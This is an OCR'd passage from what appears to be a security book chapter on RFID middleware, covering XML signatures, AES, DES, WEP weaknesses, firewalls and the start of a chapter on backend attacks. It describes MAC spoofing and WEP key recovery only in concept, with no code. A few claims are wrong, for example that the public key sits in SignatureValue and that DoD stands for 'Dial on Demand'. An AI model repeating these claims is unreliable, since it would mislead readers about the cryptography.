
Figure 17.7 XML Digital Signature Structure

```
<Signature>
        <SignedInfo>
  CanonicalizationMethod)
   (SignatureMethod)
   (<Reference (URI=)?>
          (Transforms)?
          (DigestMethod)
          (DigestValue)
   </Reference>)+
       </SignedInfo>
       (SignatureValue)
    (KeyInfo)?
    (Object)*
</Signature>
```

Let's break down this general structure in order to understand it properly. The *Signature* element is the primary construct of the XML digital signature specification. The signature can envelop or be enveloped by the local data that it is signing, or the signature can reference an external resource. Such signatures are *detached signatures*. Remember, this is a specification to describe digital signatures using XML; no limitations exist as to what is being signed.

The *SignedInfo* element is the information that is actually signed. This data is sequentially processed through several steps on the way to becoming signed (see Figure 17.8).

Figure 17.8 The Stages of Creating an XML Digital Signature



There may be zero or more *Transforms* steps. If there are multiple Transforms, each one's output provides the input for the next.

The *CanonicalizationMethod* element contains the algorithm used to canonicalize the data, or structure the data in a common way. Canonicalization can be used to do such things as apply a standard end-of-line convention, removing comments, or doing any other manipulation of the signed document that you require.

The *Reference* element identifies the resource to be signed and any algorithms used to preprocess the data. These algorithms are listed in the *Transforms* element and can include operations such as canonicalization, encoding/decoding, compression/inflation, or XPath or XSLT transformations. The *Reference* element can contain multiple *Transforms* elements; each one that is listed in *Reference* will operate in turn on the data. Notice that the *Reference* element contains an optional Uniform Resource Identifier (URI) attribute. If a signature contains more than one *Reference* element, the presence of the URI attribute is optional for only one *Reference* element; all the others must have a URI attribute. The syntax of the definition of *Signature* (displayed in Figure 5.1) does not make this point very clear; however, the W3C XML Digital Signature specification document (*www.w3.org/TR/2002/REC-xmldsig-core-20020212*) does.

The *DigestMethod* is the algorithm applied to the data after any defined transformations are applied to generate the value within *DigestValue*. The *DigestValue* is applied to the result of the canonicalization and transform process, not the original data. Consequently, if a change is made to these documents that is transparent to these manipulations, the signature of the document still verifies (e.g., suppose we created a canonicalization method that converts all text in a file to lowercase and used it to sign a document that originally contained mixed case. If we subsequently changed the original document by converting it to entirely uppercase, that modified document would still be validly verified by the original signature.

Signing the *DigestValue* binds resource content to the signer's key. The algorithm used to convert the canonicalized and transformed *SignedInfo* into the *SignatureValue* is specified in the *SignatureMethod* element. The *SignatureValue* contains the actual value of the digital signature.

The *KeyInfo* element is where the information about the signing key is placed. Notice that this element is optional. Under typical circumstances, when you want to create a standalone signature, the *KeyInfo* element needs to be there, since the signer's public key is necessary in order to validate the signature. Why is this element optional and not required? Several situations justify this field being optional. First, we might already know the public key and have it available elsewhere. In this case, having the key information in the signature is redundant, and as our following examples show, the *KeyInfo* element takes up a significant amount of space once it is

filled in. So, if we already have the information elsewhere, we can avoid the extraneous clutter in the signature. Another situation that might be important is one in which the signer does not want just anybody to be able to verify the signature; instead, that ability is restricted to only certain parties. In that case, you would have arranged for only those parties to obtain a copy of your public key.

To put this structure in context with the way digital signatures work, the information being signed is referenced within the *SignedInfo* element, along with the algorithm used to perform the hash *(DigestMethod)* and the resulting hash *(DigestValue)*. The public key is then passed within *SignatureValue*. There are variations as to how the signature can be structured, but this is the most straightforward.

To validate the signature, you must digest the data object referenced using the relative *DigestMethod*. If the digest value generated matches the *DigestValue* specified, the reference is validated. To validate the signature, obtain the key information from the *SignatureValue* and validate it over the *SignedInfo* element. As with encryption, the implementation of XML digital signatures allows the use of any algorithm to perform any of the operations required of digital signatures, such as canonicalization, encryption, and transformations. To increase interoperability, the W3C has recommendations for which algorithms should be implemented within any XML digital signature implementations (discussed later in this chapter).

Applying XML Digital Signatures to Security

XML signatures can be applied in three basic forms:

- **Enveloped Form** The signature is within the document, as shown in the following code:

```
<document>
      <signature>...</signature>
</document>
```

- **Enveloping Form** The document is within the signature, as shown in the following code:

```
<signature>
      <document>...</document>
</signature>
```

- **Detached Form** The signature references a document that is elsewhere through a URI, as shown in the following code:

```
<signature>...</signature>
```

These are just the basic forms. An XML digital signature cannot only sign more than one document, it can also be simultaneously more than one of the enveloped, enveloping, and detached forms.

NOTE

A URL is considered informal and is no longer used in technical documents; URI is used instead. A URI has a name associated with it and is of the form *Name=URL.*

Using Advanced Encryption Standard for Encrypting RFID Data Streams

Advanced Encryption Standard (AES) (also known as *Rijndael)*, is the choice of the US federal government for information processing to protect sensitive (read: classified) information. The government chose AES for the following reasons: security, performance, efficiency, ease of implementation, and flexibility. It is also unencumbered by patents that might limit its use. The government agency responsible for the choice calls it a "very good performer in both hardware and software across a wide range of computing environments" (*www.nist.gov/public_affairs/releases/aesq&a.htm*).

In 1997, as the fall of the Data Encryption Standard (DES) loomed closer, the National Institute for Standards and Technology (NIST) announced the search for AES, the successor to DES. Once the search began, most of the big-name cryptography players submitted their own AES candidates. Among the requirements of AES candidates were:

- AES would be a private key symmetric block cipher (similar to DES)
- AES needed to be stronger and faster then 3-DES
- AES required a life expectancy of at least 20 to 30 years
- AES would support key sizes of 128 bits, 192 bits, and 256 bits
- AES would be available to all—royalty free, nonproprietary, and unpatented

How much faster is AES than 3-DES (discussed in the following section)? It is difficult to say, because implementation speed varies widely depending on the type of processor performing the encryption, and whether or not the encryption is being performed in software or running on hardware specifically designed for encryption.

However, in similar implementations, AES is always faster than its 3-DES counterpart. One test performed by Brian Gladman has shown that on a Pentium Pro 200 with optimized code written in C, AES/Rijndael can encrypt and decrypt at an average speed of 70.2Mbps, versus DES' speed of only 28Mbps. You can read his other results at *fp.gladman.plus.com/cryptography_technology/aes*.

Addressing Common Risks and Threats

The advent of wireless networks has not created new legions of attackers. Many attackers will utilize the same attacks for the same objectives they used in wired networks. If you do not protect your wireless infrastructure with proven tools and techniques, and if you do not have established standards and policies that identify proper deployment and security methodology, you will find that the integrity of your wireless networks may be threatened.

Experiencing Loss of Data

If you cannot receive complete and proper information through your network and server services, those services are effectively useless to your organization. Without going through the complex task of altering network traffic, if someone can damage sections, then the entire subset of information used would have to be retransmitted. One such method used to cause data loss involves the use of *spoofing*. Spoofing is where someone attempts to identify themselves as an existing network entity or resource. Having succeeded in this ruse, they can then communicate as that resource, causing disruptions that affect legitimate users of those same resources.

This type of threat attacks each of the tenets of security covered so far. If someone is able to spoof as someone else, we can no longer trust the confidentiality of communications with that source, and the integrity of that source is no longer valid.

Loss of Data Scenario

If an attacker identifies a network resource, they can either send invalid traffic as that resource, or act as a Man-in-the-Middle (MIM) for access to the real resource. A MIM is created when someone assumes the ID of the legitimate resource, and then responds to client queries for those resources, sometimes offering invalid data in response, or actually acquiring the valid results from the resource being spoofed and returning that result (modified as to how the attacker would like) to the client.

The most common use for spoofing in wireless networks is in the configuration of the network MAC address. If a wireless access point has been set up and only

allows access from specified MAC addresses, all an attacker needs to do is monitor the wireless traffic to learn what valid MAC addresses are allowed and then assign that MAC to their interface. This would allow the attacker to properly communicate with the network resources, because now it has a valid MAC for communicating on the network.

The Weaknesses in WEP

The Institute of Electrical and Electronics Engineers' (IEEE) 802.11 standard was first published in 1999 and describes the Medium Access Control (MAC) and physical layer specifications for wireless local and metropolitan area networks (see *www.standards.ieee.org*). The IEEE recognized that wireless networks were significantly different from wired networks and, due to the nature of the wireless medium, additional security measures would need to be implemented to assure that the basic protections provided by wired networks are available.

The IEEE determined that access and confidentiality control services, along with mechanisms for assuring the integrity of the data transmitted, would be required to provide wireless networks with functionally equivalent security to what is inherent to wired networks. To protect wireless users from casual eavesdropping and provide the equivalent security just mentioned, the IEEE introduced the Wired Equivalent Privacy (WEP) algorithm.

As with many new technologies, there have been significant vulnerabilities identified in the initial design of WEP. Over the last year, security experts have utilized the identified vulnerabilities to mount attacks on WEP that have defeated all of the security objectives WEP set out to achieve: network access control, data confidentiality, and data integrity.

Criticisms of the Overall Design

The IEEE 802.11 standard defines WEP as having the following properties:

- **It is Reasonably Strong** The security afforded by the algorithm relies on the difficulty of discovering the secret key through a brute-force attack. This in turn is related to the length of the secret key and the frequency of changing keys.
- **It is Self-synchronizing** WEP is self-synchronizing for each message. This property is critical for a data-link level encryption algorithm, where "best effort" delivery and packet loss rates may be high.
- **It is Efficient** The WEP algorithm is efficient and may be implemented in either hardware or software.

- **It may be Exportable** Every effort has been made to design the WEP system operation to maximize the chances of approval by the US Department of Commerce for export from the US of products containing a WEP implementation.
- **It is Optional** The implementation and use of WEP is an IEEE 802.11 option.

Attempting to support the US export regulations, the IEEE has created a standard that introduces a conflict with the first of these properties, that WEP should be "reasonably strong." In fact, the first property mentions that the security of the algorithm is directly related to the length of the key. Just as was shown in the Netscape SSL Challenge in 1995 (*www.cypherspace.org/~adam/ssl*), the implementation of a shortened key length such as those defined by US export regulations, shortens the time it takes to discover that key though a brute-force attack.


Weaknesses in the Encryption Algorithm

The IEEE 802.11 standard, as well as many manufacturers' implementations, introduces additional vulnerabilities that provide effective shortcuts to the identification of the secret WEP key. In section 8.2.3, the standard identifies that "implementers should consider the contents of higher layer protocol headers and information as it is consistent and introduce the possibility of collision." The standard goes on to define the Initialization Vector (IV) as a 24-bit field that will cause significant reuse of the IV leading to the degradation of the RC4 cipher used within WEP.

To understand the ramifications of these issues, we need to examine the way that WEP is utilized to encrypt the data being transmitted. The standard defines the WEP algorithm as "a form of electronic codebook in which a block of plaintext is bitwise XORed with a pseudorandom key sequence of equal length. The key sequence is generated by the WEP algorithm." The sequence of this algorithm can be found in Figure 17.9.

The secret key is concatenated with (linked to) an IV and the resulting seed is input to the Pseudorandom Number Generator (PRNG). The PRNG uses the RC4 stream cipher (created by RSA Inc.) to output a key sequence of pseudorandom octets equal in length to the number of data octets that are to be transmitted. In an attempt to protect against unauthorized data modification, an integrity check algorithm operates on the plaintext message to produce a checksum that is concatenated onto the plaintext message to produce the Integrity Check Value (IVC).

Figure 17.9 WEP Encipherment Block Diagram



Encipherment is then accomplished by mathematically combining the IVC and PRNG output through a bit-wise XOR to generate the cipher text. The IV is concatenated onto the cipher text and the complete message is transmitted over the radio link.

Weaknesses in Key Management

The IEEE 802.11 standard specifically outlines that the secret key used by WEP needs to be controlled by an external key management system. At the date of publication, the only external management available to users of wireless networks utilizes Remote Authentication Dial-In User Service (RADIUS) authentication.

The standard also defines that there can be up to four secret keys stored in a globally shared array. Each message transmitted contains a key identifier indicating the index of which key was used in the encryption. Changing between these keys on a regular basis would reduce the number of IV collisions, making it more difficult for those wishing to attack your wireless network. However, it is a manual process each time you change your key.

Securing RFID Data Using Middleware

The following sections examine two methods to secure RFID datastreams within the enterprise. We begin by examining the 96-bit Passive RFID Data Construct

Table 17.2 RFID Data Construct

Header	Filter	DODAAC/CAGE	Serial Number
8 bits	4 bits	48 bits	36 bits

Fields:

- **Header** Specifies that the tag data is encoded as a Dial on Demand (DoD) 96-bit tag construct, using binary number: **1100 1111**
- **Filter** Identifies a pallet, case, or EPC item associated with a tag, represented in binary number format using the following values:

  0000 = pallet

  0001 = case

  0010 = EPC item

  All other combinations = reserved for future use.

- **DODAAC/CAGE** Identifies the supplier and ensures uniqueness of serial number across all suppliers represented in American Standard Code for Information Interchange (ASCII) format.
- **Serial Number** Uniquely identifies up to 2^{36} = 68,719,476,736 tagged items, represented in binary number format.

Binary encoding of the fields of a 96-bit Class 1 tag on a pallet shipped from DoD internal supply node.

Table 17.3 DoD Internal Supply Node

Header (DoD construct)	1100 1111
Filter (Pallet)	0000
DODAAC (ZA18D3)	0101 1010 0100 0001 0011 0001 0011 1000 0100 0100 0011 0011
Serial Number (12,345,678,901)	0010 1101 1111 1101 1100 0001 1100 0011 0101


Complete content string of the above encoded sample pallet tag is as follows:

Using DES in RFID Middleware for Robust Encryption

One of the oldest and most famous encryption algorithms is the Data Encryption Standard (DES), which was developed by IBM and the US government standard from 1976 until about 2001. The algorithm at the time was considered unbreakable and therefore was subject to export restrictions and then subsequently adapted by the US Department of Defense. Today companies that use the algorithm apply it three times over the same text, hence the name 3-DES.

DES was based significantly on the Lucifer algorithm invented by Horst Feistel, which never saw widespread use. Essentially, DES uses a single 64-bit key—56 bits of data and 8 bits of parity—and operates on data in 64-bit chunks. This key is broken into 16 separate 48-bit subkeys, one for each round, which are called *Feistel cycles*. Figure 17.10 gives a schematic of how the DES encryption algorithm operates.

Figure 17.10 Diagram of the DES Encryption Algorithm



Each round consists of a substitution phase, wherein the data is substituted with pieces of the key, and a permutation phase, wherein the substituted data is scrambled (reordered). *Substitution operations*, sometimes referred to as *confusion operations*, are said to occur within S-boxes. Similarly, *permutation operations*, sometimes called *diffusion operations*, are said to occur in P-boxes. Both of these operations occur in the F module of the diagram. The security of DES lies mainly in the fact that since the substitution operations are nonlinear, the resulting cipher text in no way resembles the original message. Thus, language-based analysis techniques (discussed later in this chapter) used against the cipher text reveal nothing. The permutation operations add another layer of security by scrambling the already partially encrypted message.

Every five years from 1976 until 2001, NIST reaffirmed DES as the encryption standard for the US government. However, by the 1990s the aging algorithm had begun to show signs that it was nearing its end of life. New techniques that identified a shortcut method of attacking the DES cipher, such as differential cryptanalysis, were proposed as early as 1990, though it was still computationally unfeasible to do so.

Significant design flaws such as the short 56-bit key length also affected the longevity of the DES cipher. Shorter keys are more vulnerable to brute-force attacks. Although Whitfield Diffie and Martin Hellman were the first to criticize this short key length, even going so far as to declare in 1979 that DES would be useless within 10 years, DES was not publicly broken by a brute-force attack until 1997.

Using Stateful Inspection in the Application Layer Gateway For Monitoring RFID Data Streams

Stateful inspection is a term coined by Check Point Software in 1993, which refers to dynamic packet-filtering firewall technology that was first implemented in Check Point's FireWall-1 product that came out the same year. Dynamic packet filtering is a compromise between two existing firewall technologies that makes implementation of good security easier and more effective. Let's look at these types of firewall technologies, and then we will examine stateful inspection in more detail.

Application Layer Gateway

The second firewall technology is called an *application layer gateway*. This technology is much more advanced than packet filtering, because it examines the entire packet and determines what should be done with it based on specific rules (e.g., with an application layer gateway, if a Telnet packet is sent through the standard File Transfer


Protocol (FTP) port, the firewall can determine this activity and block the packet if a rule is defined that disallows Telnet traffic.

One of the major benefits of application layer gateway technology is its application layer awareness. Because it can determine much more information from a packet than a packet filter can, it can use more complex rules to determine the validity of any given packet. Therefore, it provides much better security than a packet filter.

Although the technology behind application layer gateways is much more advanced than packet-filtering technology, it certainly does come with its drawbacks. Due to the fact that every packet is disassembled completely and then checked against a complex set of rules, application layer gateways are much slower than packet filters. In addition, only a limited set of application rules is predefined, and any application not included in that list must have custom rules defined and loaded into the firewall. Finally, application layer gateways actually process the packet at the application layer of the OSI model. By doing so, the application layer gateway must then rebuild the packet from the top down and send it back out. This breaks the concept behind client/server architecture as well as slows the firewall even further.

The operation of application layer gateway technology is illustrated in Figure 17.12.

Figure 17.12 Application Layer Gateway Technology



As previously mentioned, stateful inspection is a compromise between these two existing technologies. It overcomes the drawbacks of both simple packet filtering and application layer gateways while enhancing the security provided by the firewall. Stateful inspection technology supports application layer awareness without breaking the client/server architecture by breaking down and rebuilding the packet. In addition, it is much faster than an application layer gateway due to the way packets are handled. It is also more secure than a packet-filtering firewall due to the application layer awareness as well as the introduction of application- and communication-derived state awareness.

The primary feature of stateful inspection is monitoring application and communication states. This means that the firewall is aware of specific application communication requests and knows what to expect out of any given communication session. This information is stored in a dynamically updated state table, and any communication not explicitly allowed by a rule in this table is denied. This allows a firewall to dynamically conform to the needs of the applications and open or close ports as needed. Because the ports are closed when the requested transactions are completed, another layer of security is provided by not leaving those particular ports open.

Providing Bulletproof Security Using Discovery, Resolution, and Trust Services in AdaptLink™

Discovery Service

The Discovery Service feature in Commerce Events' AdaptLink™ enables complete supply chain visibility by aggregating pointers to applications/data stores that have information about a given product. In many cases, those pointers will be created in response to a tag-read event, but this is not a restriction. Whenever an enterprise creates information about a product, the Discovery Service is notified. The result of a Discovery Service query is a list of all locations that have data about the specified EPC. For scalability reasons, the Discovery Service does not contain actual data, but rather pointers to the local data store where locally defined security policies can be enforced.

Resolution, ONS, and the EPC Repository

To provide effective security on a network and within applications, you must be able to look up authoritative information about any of the canonical names found within the system. This is the role of the EPC Resolution System, which is based on the existing and highly scaled Domain Name System (DNS), and more closely, the EPC Network ONS. DNS currently handles the entire Internet-naming architecture. The EPC Resolution System, like DNS, would not store any data other than pointers to the network services that actually contain the data, thus allowing local security policies to be applied as needed.

The role of this system is as a complementary superdirectory that works with the EPC Repository to provide service-level redirection, thereby allowing for the discovery of metadata and services for a given identifier that may exist outside of the EPC Repository or which may be being updated in real time. This component also allows the EPC Network to interoperate with the EPC Network.

The Authoritative Root Directory for the EPC/EPC Network is the Root ONS. The authoritative directory of Manufacturer IDs for the EPC/EPC Network, the Root ONS points to information sources in an entity's local ONS that are available to describe each manufacturer's products in the supply chain. Under the EPC/EPC Network system, each entity will have a server running its own local ONS servers. Like DNS, which points Web browsers to the server where they can download the Web site for a particular Web address, ONS will point computers looking up EPC and EPC numbers to information stored in AdaptLink™. AdaptLink™ will store the specific item's data and make it available based on a predetermined security configuration. This EPC/EPC Network architecture is identical to the DNS architecture that the Internet uses to resolve domain name inquires.

EPC Trust Services

EPC Trust services offer the capability to enforce access policies at various points in the network. Because they are standards based, they provide a spectrum of options for the level of security and authentication that is appropriate (username and password to crypto- and biometric-based strong authentication). Policies and authentication can also be provided centrally using existing standards for third-party authentication (i.e., single sign-on).

EPC Trust services offer the capability to accurately authenticate the identities of supply chain members before they get on the EPC Network, correctly identify these partners as they transact on the network, enforce data access policies at various points of the network, and encrypt data throughout the network. The core of the Trust services is the authentication registry, which contains the identities of authenti-

cated supply chain members who are allowed to participate in the network. Data transaction endpoints can set up local access policies based on these identities, use this registry to correctly identify each other before data exchange, and enforce access policies as the data exchange takes place.

The EPC Trust services are powered by industry standards such as SSL (Secure Sockets Layer) and PKI (Public Key Infrastructure), so they provide a spectrum of options for the level of security and authentication that is appropriate. These options range from lightweight authentication, such as username and passwords, to crypto-based strong authentication, such as smartcards and biometrics. Commerce Events' AdaptLink™ provides a robust EPC Trust services policy framework.

Summary

The proliferation of RFID tags has quickly enabled the whole enterprise to gain real-time visibility into business information. For businesses to retain their competitive edge, protecting this information is critical. RFID middleware is the key enabling infrastructure that leverages existing investments and new development in security standards to bring robust RFID security in the enterprise.

Chapter 18

RFID Security: Attacking the Backend

By Hersh Bhargava

Solutions in this chapter:

- Overview of Backend Systems
- Data Attacks
- Middleware—Backend Communication Attacks
- Attacks on Object Name Service (ONS)

Introduction

Radio Frequency Identification (RFID) technology has come a long way. From hardware standards (frequency, air link protocols, tag format, and so on) to data collection and device management, RDID technology has stabilized. Data collection, data management, and data analysis is the core of the value from RFID. The middleware collects and filters data in real time. Tracking mechanisms are based on data. The backend determines what to do with the data—how to transform it so that it makes sense to the end user, how to trigger the right process, system, or device at the right time, how to provide real-time data to the existing ERP (enterprise resource planning) system so they respond in real-time, and how to generate reports and alerts based on batch processing or real-time processing of RFID data.

This chapter focuses on the basic elements of the backend, the vulnerabilities associated with it, and how to make the backend robust and secure.

Overview of Backend Systems

A backend system defines the business logic for interpreting raw RFID data and the actions associated with it. Every tag read can result in single or multiple actions, which may integrate with multiple applications, result in e-mails, or activate other devices. Events or actions may be shared by trading partners.


In order to understand the basic elements of the backend, let's use the example of a store selling orange juice and milk. The backend must do the following:

- Define the business context. Data received from the middleware is in the raw form of a Tag ID or Reader ID, which needs to define what tag and readers IDs mean (e.g., Tag IDs from 1 to 100 mean orange Juice, and tag IDs 400 through 500 means milk. Reader ID =1 means *entry door reader* and Reader ID = 2 means *exit door reader.*)
- Determine the pattern and associate actions. If the entry door reader sees tags 1 through 100, increment the inventory count for orange juice. If the exit door reader sees any of those tags, decrement the inventory count for orange juice. If the inventory count of orange juice goes below 20, notify the store manager.
- Depending on the end-user requirement, business logic can be written to solve the most complex issues and to make the system reliable and robust. The backend system also needs to determine which events to store and which to purge in order to have a clean and manageable data repository.

Component-based architecture can make the system scalable, expandable, and repeatable at multiple locations.

As per the EPCglobal network layers, the backend system comprises the EPCIS capturing application, the EPC Information Services (EPCIS) accessing application, and the EPCglobal Core Services (see Figure 18.1).

Figure 18.1 The EPCglobal Architecture Framework



